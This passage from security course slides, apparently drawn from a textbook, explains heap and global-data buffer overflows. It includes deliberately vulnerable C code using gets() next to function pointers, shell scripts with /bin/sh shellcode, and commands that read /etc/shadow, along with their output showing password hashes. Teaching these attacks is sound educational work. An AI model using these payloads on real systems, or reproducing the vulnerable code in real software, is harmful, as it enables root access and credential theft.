} chunk t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

(b) Example heap overflow attack

**Figure 10.11 Example Heap Overflow Attack**

# Global Veri Taşması

- Savunmalar
  - Yürütülemeyen veya rastgele global veri bölgesi
  - Fonksiyon işaretçilerini taşı
  - Koruma sayfaları

- Global verilerde bulunan arabelleğe saldırabilir
  - Program kodunun üzerinde bulunabilir
  - Fonksiyon işaretçisi ve savunmasız arabellek varsa
  - Veya bitişik süreç yönetimi tabloları
  - Daha sonra çağrılan fonksiyon işaretçisinin üzerine yazmayı hedefler

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];       /* input buffer */
    void (*process)(char *);  /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

**Figure 10.12 Example Global Data Overflow Attack**